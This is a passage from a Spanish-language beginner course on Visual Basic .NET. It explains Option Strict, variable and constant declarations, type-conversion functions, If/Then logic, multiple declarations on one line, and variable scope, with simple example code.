De todas formas, voy a decirte cómo hacer que no tengas que declarar las variables, por si eres *masoquista* y te gusta sufrir... de camino, también te voy a decir dónde está la otra opción que te pido encarecidamente que siempre uses, me refiero a la opción **Option Strict**, ésta opción, si se activa, se indica con **Option Strict On**, obligará a que los tipos de datos que uses sean del tipo adecuado, de esta forma, aunque es un verdadero "*peñazo*", (por no decir *coñazo*, ya que a algunos les puede parecer improcedente), hará que las cosas las hagas o las programes cómo debes... seguramente acabarás dejando esa opción en el valor que el vb.NET trae por defecto... valor que no creo que cambien en la versión definitiva del Visual Studio .NET, cosa que me agradaría un montón... (en este caso no se si el *masoca* soy yo, ya que usando Option Strict On es más complicado hacer las conversiones entre tipos diferentes de datos, pero...)
Por ejemplo, con el Option Strict On no podemos hacer esto:
Dim unChar As Char = "N", ya que "N" es una constante del tipo String.
El compilador de Visual Basic nos diría algo así:
Option Strict no permite la conversión entre Char y String

Ahora veremos algunos ejemplos.
Primero vamos a ver dónde se puede cambiar esas opciones, así como alguna otra más, que en su momento también veremos.

Para acceder a las propiedades del proyecto, debes seleccionar el proyecto en la ventana del explorador de proyectos, una vez seleccionado, puedes usar el botón derecho del ratón y del menú que te muestra, seleccionar Propiedades... o bien, en el menú Proyecto, seleccionar Propiedades... (recuerda que si no está seleccionado el proyecto en el explorador de proyectos, ese menú no mostrará la opción de Propiedades).
Te mostrará una ventana de configuración, con varias opciones, selecciona Build del panel izquierdo y en el derecho te mostrará lo mismo que en la figura 1:

Figura 1

Estos son los valores que yo te recomiendo. También te los recomiendan otros muchos programadores, a los cuales parece ser que Microsoft no tiene tan en cuenta como dice... en fin...

Lo del **Option Compare** dependerá, de si quieres que las cadenas se comparen diferenciando las mayúsculas de las minúsculas o no.
Con el valor **Binary** se diferencian las mayúsculas de las minúsculas y con el otro valor: **Text**, no se hace ningún tipo de distinción, cosa que en algunas ocasiones puede resultar útil, pero que mediante código se puede solventar.

Por tanto, te pido, te ruego, te suplico, (hasta me pongo de rodillas si es necesario, para que me hagas caso), que siempre tengas asignado el valor ON tanto en Option Explicit como en Option Strict.
Gracias.

Después de las recomendaciones y súplicas, a las que espero que hagas caso, sigamos con esto de las declaraciones de las variables, e incluso de las constantes, ya que también podemos declarar constantes.

Las variables se pueden declarar de dos formas, aunque básicamente es lo mismo:
1.- Declarando la variable y dejando que VB asigne el valor por defecto.
2.- Declarando la variable y asignándole el valor inicial que queramos que tenga.

Por defecto, cuando no se asigna un valor a una variable, éstas contendrán los siguientes valores, dependiendo del tipo de datos que sea:
- Las variables numéricas tendrán un valor CERO.
- Las cadenas de caracteres una cadena vacía: ""
- Las variables Boolean un valor False (recuerda que False y CERO es lo mismo)
- Las variable de tipo Objeto tendrán un valor Nothing, es decir nada, un valor nulo.

Por ejemplo:
```
Dim i As Integer
```
Tendrá un valor inicial de 0

Pero si queremos que inicialmente valga 15, podemos hacerlo de cualquiera de estas dos formas:

1.)
```
Dim i As Integer
i = 15
```

2.)
```
Dim i As Integer = 15
```

Esta segunda forma es exclusiva de la versión .NET de Visual Basic, (también de otros lenguajes, pero es algo nuevo para los que tratamos con VB).
Mientras que la forma mostrada en el punto 1.) es la forma clásica, (la única que se puede usar en las versiones anteriores de VB)

Las constantes se declaran de la misma forma que la indicada en el punto 2.), ya que no se podrían declarar como lo mostrado en el punto 1.), por la sencilla razón de que a una constante no se le puede volver a asignar ningún otro valor, ya que si no, no serían constantes, sino variables.
Por ejemplo:
```
Const n As Integer = 15
```

¿Qué ventajas tiene usar constantes en lugar de usar el valor directamente?

Pues que, hay ocasiones en las que dicho valor se repite en un montón de sitios, y si por una casualidad decidimos que en lugar de tener el valor 15, queremos que tenga el 22, por ejemplo, siempre será más fácil cambiar el valor que se le asigna a la constante en la declaración, que tener que buscar los sitios en los que usamos dicho valor y cambiarlos, con la posibilidad de que se nos olvide o pasemos por alto alguno y entonces habremos "*metido la pata*", (por no decir *jodido la marrana*, por aquello de que... ¡Guille!, que ya sabemos que no quieres herir la sensibilidad de nadie, así que... lo mejor es que evites decir esas palabras malsonantes...)

Para declarar una constante de tipo String, lo haremos de esta forma:
```
Const s As String = "Hola"
```

De igual manera, para declarar una variable de tipo String y que contenga un valor, lo haremos de esta forma:
```
Dim Nombre As String = "Guillermo"
```

Es decir, en las variables usaremos la palabra **DIM**, mientras que en las constantes usaremos **CONST**.
Después veremos algunas variantes de esto, aunque para declarar constantes, siempre hay que usar Const.

Podemos usar cualquier constante o variable en las expresiones, (¿recuerdas lo que es una expresión?), e incluso, podemos usar el resultado de esa expresión para asignar un valor a una variable.

Por ejemplo:
```
Dim x As Integer = 25
Dim i As Integer

i = x * 2
```

En este caso, se evalúa el resultado de la expresión, (lo que hay a la derecha del signo igual), y el resultado de la misma, se asigna a la variable que estará a la izquierda del signo igual.

Incluso podemos hacer cosas como esta:

```
i = i + 15
```

Con esto, estamos indicándoles al VB que: calcula lo que actualmente vale la variable i, súmale el valor 15 y el resultado de esa suma, lo guardas en la variable i.
Por tanto, suponiendo que i valiese 50, después de esta asignación, su valor será 65, (es

decir 50 que valía antes más 15 que le sumamos).

Esto último se llama incrementar una variable, y el vb.NET tiene su propio operador para estos casos, es decir cuando lo que asignamos a una variable es lo que ya había antes más el resultado de una expresión:

i **+=** 15

Aunque también se pueden usar: *=, /=, -=, etcétera, dependiendo de la operación que queramos hacer con el valor que ya tuviera la variable.

Por tanto i = i * 2, es lo mismo que i *= 2

Por supuesto, podemos usar cualquier tipo de expresión, siempre y cuando el resultado esté dentro de los soportados por esa variable:
i += 25 + (n * 2)

Es decir, no podemos asignar a una variable de tipo numérico el resultado de una expresión alfanumérica:
i += "10 * 25"

Ya que **"10 * 25"** es una constante de tipo cadena, no una expresión que multiplica 10 por 25.
Al estar entre comillas dobles se convierte *automáticamente* en una constante de cadena y deja de ser una expresión numérica.

Y si tenemos Option Stric On, tampoco podríamos usar números que no fuesen del tipo Integer:
i += 25 * 3.1416

Ya que el VB se quejará... aunque para solventar estos inconvenientes existen unas funciones de conversión, que sirven para pasar datos de un tipo a otro.

No vamos a profundizar, pero para que sepas que haciendo las cosas como se deben hacer... casi todo es posible, aunque lo que esté escrito dentro de comillas dobles o esté contenido en una variable de cadena no se evalúa... lo más que podemos hacer es convertir esa cadena en un valor numérico, en el caso de "10 * 25", el resultado de convertirlo en valor numérico será 10, ya que todo lo que hay después del 10, no se evalúa... simplemente ¡porque no es un número! son letras, que tienen el "aspecto" de operadores, pero que no es el operador de multiplicar, sino el símbolo *.

Por tanto, esto: i = **Val**("10 * 25")
es lo mismo que esto otro: i = Val("10")

En este caso, usamos la función Val para convertir una cadena en un número, pero ese número es del tipo Double y si tenemos Option Strict On, no nos dejará convertirlo en un Integer... así de "estricto" es el Option Strict.

Para solucionarlo, usaremos la función CType:
i = **CType**(Val("10 * 25"), Integer)
Con esto le estamos diciendo al VB que primero convierta la cadena en un número mediante la función Val, (que devuelve un número de tipo Double), después le decimos que ese número Double lo convierta en un valor Integer.

También podríamos hacerlo de esta otra forma:
i = **CInt**(Val("10 * 25"))

Pero cuidado con los valores que se evalúan, ya que si el valor que se quiere asignar no

"cabe" en la variable a la que lo asignamos, nos dará un error de **overflow**... es decir que el número que queremos asignar es más grande de los que ese tipo de datos puede soportar... para solucionar esto, habrá que usar un tipo de datos que soporte valores mayores... a eso es a lo que me refería con lo de la conversión a otros tipos sin producir overflow de la tabla anterior.

Por ejemplo:
i = CInt(Val("25987278547875"))
dará error, porque el número ese que está dentro de las comillas es demasiado grande para almacenarlo en una variable de tipo Integer.

Veamos un resumen de las distintas funciones de conversión de tipos y algunos ejemplos: (estos están tomados de la ayuda de Visual Basic .NET)

Nombre de la función	Tipo de datos que devuelve	Valores del argumento "expresion"
CBool(*expresion*)	**Boolean**	Cualquier valor de cadena o expresión numérica.
CByte(*expresion*)	**Byte**	de 0 a 255; las fracciones se redondean.
CChar(*expresion*)	**Char**	Cualquier expresión de cadena; los valores deben ser de 0 a 65535.
CDate(*expresion*)	**Date**	Cualquier representación válida de una fecha o una hora.
CDbl(*expresion*)	**Double**	Cualquier valor **Duoble**, ver la tabla anterior para los valores posibles.
CDec(*expresion*)	**Decimal**	Cualquier valor **Decimal**, ver la tabla anterior para los valores posibles.
CInt(*expresion*)	**Integer**	Cualquier valor **Integer**, ver la tabla anterior para los valores posibles, las fracciones se redondean.
CLng(*expresion*)	**Long**	Cualquier valor **Long**, ver la tabla anterior para los valores posibles, las fracciones se redondean.
CObj(*expresion*)	**Object**	Cualquier expresión válida.
CShort(*expresion*)	**Short**	Cualquier valor **Short**, ver la tabla anterior para los valores posibles, las fracciones se redondean.
CSng(*expresion*)	**Single**	Cualquier valor **Single**, ver la tabla anterior para los valores posibles.
CStr(*expresion*)	**String**	Depende del tipo de datos de la expresión.
		- **Nota:** Todos los objetos de vb.NET tienen unos métodos para realizar conversiones a otros tipos, al menos de número a cadena, ya que tienen la propiedad .**ToString** que devuelve una representación en formato cadena del número en cuestión (igual que CStr). -
CType(*expresion*, Tipo)	**El indicado en el segundo parámetro**	Cualquier tipo de datos
Val(*expresion*)	**Double**	Una cadena de caracteres.

Fix(*expresion*)	**Depende del tipo de datos de la expresión**	Cualquier tipo de datos
Int(*expresion*)	**Depende del tipo de datos de la expresión**	Cualquier tipo de datos

Quiero hacer hincapié en las dos últimas funciones, sobre todo si ya has usado anteriormente el Visual Basic e incluso el Basic de MS-DOS, ya que por tradición esas dos funciones devolvían valores enteros de tipo Integer.
Ahora, a pesar de lo que la ayuda de VB.NET pueda decir, ya que en un sitio dice una cosa y en otro dice otra, **Int y Fix devuelve un valor del *mismo tipo* que el que se indica en el parámetro o expresión, pero sin decimales**.

Aunque si esos números son negativos, Fix devuelve el siguiente valor igual o mayor que el número indicado, mientras que Int lo hace con el primer número menor o igual...
Por ejemplo: Fix(-8.4) devuelve -8, mientras que Int(-8.4) devolverá -9.
En caso de que sean positivos, las dos funciones devuelven el mismo valor: Int(8.4) devuelve 8, lo mismo que Fix(8.4).

Haz pruebas por tu cuenta usando Option Strict On y Off, para que veas porqué algunas veces es conveniente dejarlo en On para que nos avise de que algunas operaciones que hacemos pueden no dar los resultados esperados.

Evaluar expresiones lógicas.

El siguiente tema del que vamos a tratar son las expresiones lógicas.
Es decir evaluar expresiones cuyo resultado pueda ser un valor verdadero o falso.

En la entrega anterior, vimos, aunque no te lo expliqué a fondo, las instrucciones IF / THEN...
Ahora si que te lo voy a explicar, aunque estas instrucciones se usan muy a menudo, lo que ahora no entiendas, lo comprenderás después de que lo repitamos hasta la saciedad, pero al menos te voy a dar una pequeña explicación para que sepas para que se usan y sobre todo **cómo** se usan.

Hay ocasiones en las que necesitaremos decidir que hacer dependiendo de algún condicionante, por ejemplo, en la entrega anterior teníamos que comprobar si la tecla que se había pulsado era la tecla Suprimir y si era así, hacer algo, en aquella ocasión, eliminar elementos de un ListBox.

Por tanto podemos decir que para tomar decisiones usaremos:

If <expresión a evaluar> **Then** <Lo que haya que hacer si la expresión evaluada devuelve Verdadero>

Esta es la forma más simple, ya que aquí lo que se hace es evaluar la expresión que se indica después de IF y si esa expresión devuelve un valor verdadero, (es decir es verdad), se ejecutan los comandos que haya después de THEN y si esa expresión no es cierta, se ejecuta lo que haya en la siguiente línea.

Eso mismo también se suele usar de esta otra forma:
```
If <expresión a evaluar> Then
   <Lo que haya que hacer si la expresión evaluada devuelve Verdadero>
End If
```
Que para el caso es lo mismo, con la diferencia de que resulta más claro de leer y que

podemos usar más de una línea de código, con lo cual resulta más evidente el que podamos hacer más cosas...

Pero si también queremos hacer algo cuando la expresión NO se cumpla, podemos usar la palabra **ELSE** y a continuación el código que queremos usar cuando la expresión no se cumpla.

If <expresión a evaluar> **Then** <Lo que haya que hacer si la expresión evaluada devuelve Verdadero> **Else** <Lo que haya que hacer si no se cumple> (todo en una misma línea)

O mejor aún de esta otra forma, que además queda más claro y evidente lo que queremos hacer:

```
If <expresión a evaluar> Then
   <Lo que haya que hacer si la expresión evaluada devuelve Verdadero>
Else
   <Lo que haya que hacer si no se cumple>
End If
```

Después de Else podemos usar otro IF si así lo creemos conveniente, esto es útil cuando queremos comprobar más de una cosa y dependiendo del valor, hacer una cosa u otra:

```
If a = 10 Then
  ' Lo que sea que haya que hacer cuando a vale 10
ElseIf a = 15 Then
   ' Lo que haya que hacer cuando a vale 15
Else
   ' Lo que haya que hacer en caso de que a no valga ni 10 ni 15
End If
' Esto se ejecuta siempre después de haberse comprobado todo lo anterior.
```

Fíjate que en medio de cada If / Then he usado lo que se llama un **comentario**.
Los comentarios empiezan por una comilla simple (apóstrofe), en los comentarios podemos poner lo que queramos, con la seguridad de que no será tenido en cuenta por el Visual Basic.
Los comentarios sólo pueden ocupar una línea, salvo que dicha línea al final tenga el signo _ (subrayado bajo), lo cual indica al IDE que se quiere continuar en la siguiente línea.
Ese símbolo se puede llamar "continuador de línea" y lo podemos usar siempre que queramos, no sólo para los comentarios.

Los comentarios también se pueden hacer con la palabra reservada **Rem**, pero eso es algo que ya nadie usa.

Sigamos con el If.
Si tenemos el Option Strict On, la expresión que se use después de If debe devolver un valor del tipo Boolean, es decir, debe dar como resultado un valor True o False.
Si Option Strict está en Off, el VB lo "convertirá" en un valor True o False, pero no te acostumbres a que VB haga las cosas medio-automáticas, ya que en ocasiones puede ser que ese automatismo no de como resultado lo que nosotros "creíamos" que iba a dar...

De todas formas, cuando el Visual Basic se encuentra con algo como esto:
If i > 25 Then
Lo que hace es evaluar la expresión y al comprobar si el valor de i es mayor de 25 y en caso de que así sea, devolverá un valor True y si resulta que i no es mayor de 25, devolverá False.
A continuación se comprueba ese valor devuelto por la expresión y si es verdadero (True) se hace lo que esté después del Then y si es falso (False), se hará lo que esté después del Else, (si es que hay algún Else...)

La expresión que se indica después de IF puede ser una expresión "compuesta", es decir se pueden indicar más de una expresión, pero para ello hay que usar algunos de los **operadores lógicos**, tales como **AND**, **OR** o **NOT**.

Por ejemplo si queremos comprobar si el valor de i es mayor que 200 o es igual a 150, haríamos algo así:
If i > 200 Or i = 150 Then

Pero si lo que queremos es que el valor de i sea mayor que 200 y menor de 500, habría que usar AND:
If i > 200 And i < 500 Then

Por último, si queremos que la condición se cumpla cuando i NO sea igual a 100:
If Not i = 100 Then
Aunque esto mismo podríamos haberlo hecho de esta otra forma:
If i <> 100 Then

Con AND se cumple la verdad si las dos expresiones son verdaderas.
Con Or se cumple si cualquiera de las expresiones es verdadera.
Por supuesto, podemos usar expresiones en las que se mezclen AND y OR, aunque en estos casos es recomendable el uso de paréntesis para separar las expresiones "dudosas".

Por ejemplo:
If A = 100 Or B > 50 And x = n * 2 Then

¿Que quiere decir esto?
¿Que pasa si A es igual a 100 pero B es menor de 50, y x es igual a n * 2?
Que se cumple, igual que si x no fuese igual a n * 2, pero si A no vale 100, sólo se cumpliría si B fuese mayor de 50.
Es decir, la última expresión sólo se tiene en cuenta si A no vale 100 y B es mayor de 50.
Por tanto quedaría más claro de esta otra forma:
If A = 100 Or (B > 50 And x = n * 2) Then

Aunque si nuestra intención era otra, podíamos haberlo escrito de esta otra forma:
If (A = 100 Or B > 50) And x = n * 2 Then
En cuyo caso sólo se cumplirá cuando A sea 100 o B mayor de 50, pero SIEMPRE x debe ser igual a n * 2

Es decir, usa los paréntesis dependiendo de lo que realmente quieras comprobar...

De todas formas, he de aclararte, sobre todo si has usado versiones anteriores de Basic, que en vb.NET las expresiones se van evaluando de izquierda a derecha y se van descartando según se van encontrando cosas que "cumplan" lo que allí se comprueba.
Antes se evaluaban todas las expresiones, (con las posibles consecuencias que podían tener si alguna de ellas contenía una función que hacía algún tipo de cálculo largo y al final resultaba que no era necesario haberlo calculado...) y después se empezaba a descartar posibilidades...

Ya que estamos, decirte que los símbolos que podemos usar para efectuar comparaciones, son estos:
= igual
< menor que
> mayor que
<= menor o igual
>= mayor o igual
<> distinto
Seguramente ya lo sabías, pero... nunca está de más.

Para terminar, decirte que las expresiones que se pueden usar con el IF pueden ser tanto numéricas como alfanuméricas o de cadena, ya que también puede ser conveniente saber si el contendido de la cadena s es mayor que la palabra "hola", aunque en este tipo de expresiones, se evalúa tal y como si se fuese a clasificar... es decir "ahora" será menor que "hola", ya que si lo clasificáramos, tendríamos que la letra A está antes que la H.
Aquí también juega un poco el Option Compare Binary ya que, como te dije, se hacen distinciones de mayúsculas y minúsculas, aunque a la hora de clasificar (u ordenar), las

minúsculas están después de las mayúsculas, por tanto "Amigo" será menor que "amigo" si es que tenemos puesto el Option Compare Binary.
Pero serán iguales si está puesto el Option Compare Text.

Si quieres hacer algunas pruebas, recuerda que puedes crear un proyecto del tipo Consola y usar el Console.WriteLine para mostrar cosas en la pantalla, aunque debes acordarte al final de poner un Console.ReadLine para que la pantalla se quede visible hasta que pulses Intro.

Por ejemplo podrías hacer estas comprobaciones y antes de ejecutar el programa intentar saber que es lo que haría.
(aunque también te dejo las pruebecillas que he hecho para explicarte todo esto... no fuese que metiera la pata...)

```
'
Dim unByte As Byte = 129
Dim unBoolean As Boolean = True
Dim unChar As Char = "N"c
'Dim unChar2 As Char = "B" ' (Con Option Strict On da error)
Dim unaFecha As Date = #10/27/2001#
Dim unDecimal As Decimal = 99912581258.125D
Dim unDecimal2 As Decimal = 9876543210123456@
Dim unDoble As Double = 125897.12045R
Dim unDoble2 As Double = 2457998778745.4512#
'Dim unInt As Integer = 24579987787456 ' (Con Option Strict On da error)
Dim unEntero As Integer = 250009I
Dim unEntero2 As Integer = 652000%
Dim unLong As Long = 123456789L
Dim unLong2 As Long = 987654&
Dim unShort As Short = 32000S
'
Const n As Integer = 15
'
Dim i As Integer

i = 10
i += 25 + (n * 2)
Console.WriteLine("(i=10, n=15), 'i += 25 + (n * 2)' es igual a: " & CStr(i))
i += CType(Val("10 * 25"), Integer)
'i = CInt(Val("25987278547875")) ' (dará error)
i = CInt(Val("25000"))
Console.WriteLine(i)
'
unDoble = Fix(unDoble2)
Console.WriteLine("unDoble = Fix(" & unDoble2.ToString & ") : " & unDoble.ToString)
unDoble2 = 2457998778745.665#
unDoble = CInt(unDoble2)
Console.WriteLine("unDoble = Int(" & unDoble2.ToString & ") : " & unDoble.ToString)
'unDoble = CInt(unDoble2)
'Console.WriteLine("unDoble = CInt(" & unDoble2.ToString & ") : " & unDoble.ToString)
'
unDoble = Fix(8.9)
Console.WriteLine("unDoble = Fix(8.9) : " & unDoble.ToString)
'
unDecimal = Fix(8.9D)
Console.WriteLine("unDecimal = Fix(8.9D) : " & unDecimal.ToString)
'
Console.WriteLine("i vale: " & CStr(i))
If i > 1500 Then
    Console.WriteLine("i es mayor de 1500")
End If
'
i = 200
```

```
Console.WriteLine("Se asigna el valor " & CStr(i) & " a i")
If i > 15 + n Then
    Console.WriteLine("i es mayor de 15 + n")
Else
    Console.WriteLine("i NO es mayor de 15 + n")
End If
'
If i > 200 Or i < 500 Then
    Console.WriteLine("el valor de i es mayor de 200 O menor de 500")
End If
If i > 100 And i < 500 Then
    Console.WriteLine("el valor de i es mayor de 100 Y menor de 500")
End If
If Not i = 100 Then
    Console.WriteLine("i NO vale 100")
End If

Dim a As Integer = 100
Dim b As Integer = 50
Dim x As Integer = n * 2 + 10
If a = 100 Or (b > 50 And x = n * 2) Then
    Console.WriteLine("SI: If a = 100 Or b > 50 And x = n * 2 Then")
End If

If "amigo" > "Amigo" Then
    Console.WriteLine("amigo > Amigo")
Else
    Console.WriteLine("amigo no es > Amigo")
End If

Console.ReadLine()
```

Y hasta aquí hemos llegado.
Espero que ya sepas qué es una variable, y que también sepas declararlas y asignarles valores "predeterminados" o lo que es lo mismo iniciarlas con un valor al declararlas, en lugar del valor que por defecto le asigna el VB.
También sabrás cómo tomar decisiones... aunque sea dentro del código de un programa...
Ahora estás preparado para "toparte" con cualquier tipo de datos de vb.NET y saber cuales son los valores máximos y mínimos que se les puede asignar, también sabes o al menos deberías saber qué funciones se pueden usar para convertir una variable de un tipo en otro distinto.
Igualmente sabrás que el Guille prefiere que uses el **Option Strict On** y que declares todas las variables con el tipo de datos que van a tener.
En fin... un montón de cosillas que a la larga te resultarán de utilidad.

En la próxima entrega veremos cómo declarar varias variables en una misma línea y veremos algo que no todo el mundo acaba por comprender... la "visibilidad" o ámbito de las variables... y algunas cosas más...

Pero eso, en la próxima entrega.

Nos vemos.
Guillermo
Nerja, 27 de Octubre de 2001

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número cinco, (06/Ene/2002)
Publicada el 06/Ene/2002
Revisada el 24/Dic/2002

Año nuevo, entrega nueva... je, je, no te preocupes que no será así en las próximas... por tanto no tendrás que esperar un año para ver el contenido de la entrega 6... (o casi, ya que desde la anterior han pasado casi TRES meses... que se dice pronto... con razón se hace uno viejo y ni te enteras... en fin...)

Te recomiendo que le eches un vistacillo al Glosario, ya que he añadido cosas nuevas y ampliado otras.

Como te comenté en la entrega anterior, vamos a seguir con el tema de las variables.
Empezaremos con la parte más sencilla de lo que te tengo preparado para esta quinta entrega:

Declarar varias variables en una misma línea:

¿Que significa eso de declarar varias variables en una misma línea?
Pues eso... declarar varias variables en una misma línea, o lo que es lo mismo, con una misma instrucción **Dim**.

Por ejemplo, esta línea declara dos variables del tipo Integer:

```
Dim a, b As Integer
```

Pero esta otra, también:

```
Dim c As Integer, d As Integer
```

¿Cual es la diferencia?
Evidentemente que en la segunda línea indicamos dos veces el tipo de datos de cada una de las variables, mientras que en la primera sólo lo especificamos una vez.

Antes de entrar en detalles, apúntate esto:
Podemos declarar más de una variable en una instrucción DIM, si las variables las separamos con una coma.
Es decir, hay que poner una coma entre cada variable que declaremos en la misma línea y opcionalmente el tipo de datos... bueno, opcionalmente, opcionalmente... no... ya que después de la última variable si que debemos indicar el tipo de datos que tendrán todas las variables de esa línea... o casi, según veremos un poco más abajo.

Declarar varios tipos de variables en una misma línea:

Por supuesto que esta no es la única forma de declarar varias variables en una misma línea, ya que puede ser que queramos declarar variables de distintos tipos. En ese caso, hay que indicar junto a cada variable el tipo de datos que queramos que tenga.

Mejor lo veremos con un ejemplo:

```
Dim i As Integer, s As String
```

En este caso, tenemos dos variables de dos tipos distintos, cada una con su **As tipo** correspondiente, pero separadas por una coma.

Pero si lo que pretendemos es que el que lea nuestro código se "caliente" el coco intentando entenderlo... (por decir algo), podemos complicar aún más la cosa:

```
Dim j, k As Integer, s1, Nombre As String, d1 As Decimal
```

En esta ocasión, las variables **j** y **k** son del tipo **Integer**, las variables **s1** y **Nombre** del tipo **String** y por último la variable **d1** es de tipo **Decimal**.

Tipo de dato por defecto de las variables:

Si has tratado con alguna versión anterior de Visual Basic, incluso del BASIC de MS-DOS, también estaba permitido hacer las declaraciones de esa forma, pero en el caso de que no se indicara explícitamente el tipo de datos, el Basic le asignaba el tipo de datos por defecto.
En el caso de las versiones de MS-DOS y el VB1, el tipo de datos era Single, en las versiones anteriores a vb.NET el tipo de datos predeterminado era Variant y, si la cosa siguiera igual que en las versiones anteriores, (por suerte ya no es así), en vb.NET, el tipo de datos sería Object. Aunque... si sólo declaras una variable con Dim y no especificas el tipo (y tampoco sigues mis recomendaciones), el tipo asignado será ese: Object.
En las declaraciones con las versiones anteriores al vb.NET existían unas excepciones para que el tipo de datos predeterminado no fuese el que el "compilador" imponía, pero no vamos a entrar en detalles, ya que no vienen al caso y lo único que conseguiría sería complicarte la vida... aunque si quieres saber a qué me refiero... échale un vistazo al Curso Básico de VB que tengo en mis páginas (el Guille siempre aprovecha cualquier ocasión para hacer publicidad).

Sigamos viendo cómo actuaría el vb.NET en el caso de que hagamos algo como esto:

```
Dim z
```

Si no me has hecho caso... o se te ha olvidado poner lo de **Option Strict On**, esa declaración sería válida y el tipo de datos de la variable **z** sería **Object**, es decir, seria lo mismo que hacer esto otro:

```
Dim z As Object
```

Pero si, por otro lado, tienes puesto el Option Strict en On, el vb.NET te diría que "nones", que eso no está permitido.
Realmente nos mostraría un mensaje como este:
Option Strict requiere que todas las declaraciones de variables tengan una cláusula 'As'.

Con lo cual tendríamos que especificar el tipo de datos que "realmente" queremos que tenga esa variable.
Como puedes comprobar... nos puede venir bien que de vez en cuando nos avisen de que no estamos haciendo las cosas como debiéramos...

Una cosa que no está permitida al declarar varias variables usando sólo un As Tipo, es la asignación de un valor predeterminado.

Ya vimos en la entrega anterior de que podíamos hacer esto para asignar el valor 15 a la variable N:

```
Dim N As Integer = 15
```

Pero lo que no podemos hacer es declarar, por ejemplo, dos variables de tipo Integer y "pretender" asignarle a una de ellas un valor predeterminado (o inicial), por ejemplo:

```
Dim p, q As Integer = 1
```

Eso daría el error: **No se permite la inicialización explícita con varios declaradores**.

Por tanto deberíamos hacerlo de esta otra forma:

```
Dim p As Integer, q As Integer = 1
```

O de esta otra:

```
Dim p1 As Integer = 12, q1 As Integer = 1
```

Aunque esto otro si que podemos hacerlo:

```
Dim n1 As Integer = 12, n2, n3 As Integer
```

Es decir, si asignamos un valor al declarar una variable, éste debe estar "explícitamente" declarado con un **As Tipo = valor**.
Por tanto, esto otro también se puede hacer:

```
Dim n4 As Integer = 12, n5, n6 As Integer, n7 As Integer = 9
```

Ya que las variables n5 y n6 se declaran con un tipo de datos, pero no se asigna un valor inicial.

Por supuesto los tipos usados no tienen porque ser del mismo tipo:
Dim h1 As Integer = 25, m1, m2 As Long, s3 As String = "Hola", d2, d3 As Decimal

Pero... la recomendación es que no compliques las declaraciones de las variables de esa forma...
Procura usar **Dim**s diferentes para diferentes declaraciones, si no quieres declarar cada variable con un Dim, al menos usa un Dim para cada tipo de variable.
Por ejemplo el ultimo ejemplo quedaría más legible de esta otra forma:

```
Dim h1 As Integer = 25
Dim m1, m2 As Long
Dim s3 As String = "Hola"
Dim d2, d3 As Decimal
```

Además de que es más "legible", es más fácil de comprobar...

Ahora vamos a pasar a otro de los temas propuestos para esta entrega:

La visibilidad (o alcance) de las variables:

¿Que significa eso de visibilidad (o alcance) de una variable?
¿Quiere decir que al escribir una variable, ésta desaparezca de la vista?

A la última pregunta, la respuesta es: NO... salvo que escribas con tinta invisible... 8-)
A la primera pregunta... es a la que debo dar respuesta, ya que de eso se trata... ¿o no? pues eso...

Aunque la verdad es que a estas alturas del curso, no sé si debería explicarlo... pero bueno, ya que está dicho... apliquémonos el parche y vamos a ver cómo me defiendo... (eso, que algunas veces por hablar de más, te pasan estas cosas...)

Si tienes el Visual Studio y has creado algún proyecto, por ejemplo una aplicación de consola. Habrás visto que el código que se crea es el siguiente:

```
Module Module1
    Sub Main()

    End Sub
End Module
```

Es decir, se crea un módulo llamado Module1 y un procedimiento llamado Sub Main, que por otro lado es el que sirve como punto de entrada al programa... aunque de esto aún no debes preocuparte y dejarlo estar... ya te explicaré de que va todo esto... Por ahora sólo debes saber que los procedimientos Sub son como instrucciones y cuando se usan en otras partes del programa, se ejecuta el código que haya en su interior...

Lo que nos interesa es saber que hay dos "espacios" diferentes en los que poder insertar las declaraciones de las variables:
Después de Module Module1 o después de Sub Main.
El código insertado entre **Module** y **End Module**, se dice que es código a nivel de módulo, en este caso el único código posible es el de declaraciones de variables o procedimientos.
El código insertado dentro del **Sub** y **End Sub**, se dice que es código a nivel de procedimiento, en esta ocasión podemos poner lo que queramos, además de declaraciones de variables.

Pues bien.
Si declaramos una variable a nivel de módulo, dicha variable estará disponible en "todo" el módulo, incluido los procedimientos que pudiera haber dentro del módulo.
Por otro lado, las variables declaradas dentro de un procedimiento, sólo serán **visibles** dentro de ese procedimiento, es decir que fuera del procedimiento no se tiene conocimiento de la existencia de dichas variables.

Veamos un pequeño ejemplo con dos procedimientos:

```
Option Strict On

Module Module1
    ' Variable declarada a nivel de módulo
    Dim n As Integer = 15

    Sub Main()
        ' Variable declarada a nivel de procedimiento
        Dim i As Long = 10
        '
        ' Esto mostrará que n vale 15
        Console.WriteLine("El valor de n es: {0}", n)
        Console.WriteLine("El valor de i es: {0}", i)

        Console.ReadLine()
    End Sub

    Sub Prueba()
        ' Esto mostrará que n vale 15
        Console.WriteLine("El valor de n es: {0}", n)

        ' Esta línea dará error, ya que la variable i no está declarada
        Console.WriteLine("El valor de i es: {0}", i)

        Console.ReadLine()
    End Sub
End Module
```

Te explico un poco:
Este módulo contiene dos procedimientos de tipo Sub, (los SUBs son como las instrucciones, realizan una tarea, pero no devuelven un valor como lo harían las funciones y las propiedades) (Guille, eso ya está explicado en el Glosario, ¿es que pretendes que la entrega sea más larga?).

La variable **n** la hemos declarado a nivel de módulo, por tanto estará visible en todo el módulo y por todos los procedimientos de ese módulo.
Dentro del procedimiento **Main**, hemos declarado la variable **i**, ésta sólo estará disponible dentro de ese procedimiento. Por eso al intentar usarla en el procedimiento **Prueba**, el vb.NET nos da un error diciendo que la variable no está declarada.
Y a pesar de que está declarada, lo está pero sólo para lo que haya dentro del procedimiento Main, por tanto en Prueba no se sabe que existe una variable llamada **i**.
(je, je... seguro que ni tú, Guille, te has enterado de lo que has explicado... Que sí, que es mu fácil... si la variable i... *¡VALEEEE!* que yo si que me he enterado... así que calla y sigue, que ya queda poco)

Variables que ocultan a otras variables:

Ahora vamos a complicar la cosa un poquito más:
Veamos el código y después te explico.

```
Option Strict On

Module Module1
    ' Variable declarada a nivel de módulo
    Dim n As Integer = 15

    Sub Main()
        '
        Console.WriteLine("El valor de n Main es: {0}", n)
        '
        Console.ReadLine()
    End Sub

    Sub Prueba()
        Dim n As Long = 9547
        '
        Console.WriteLine("El valor de n en Prueba es: {0}", n)
        '
        Console.ReadLine()
    End Sub

End Module
```

Este ejemplo me sirve para que compruebes que una variable de nivel "superior" puede ser eclipsada por otra de un nivel "inferior".
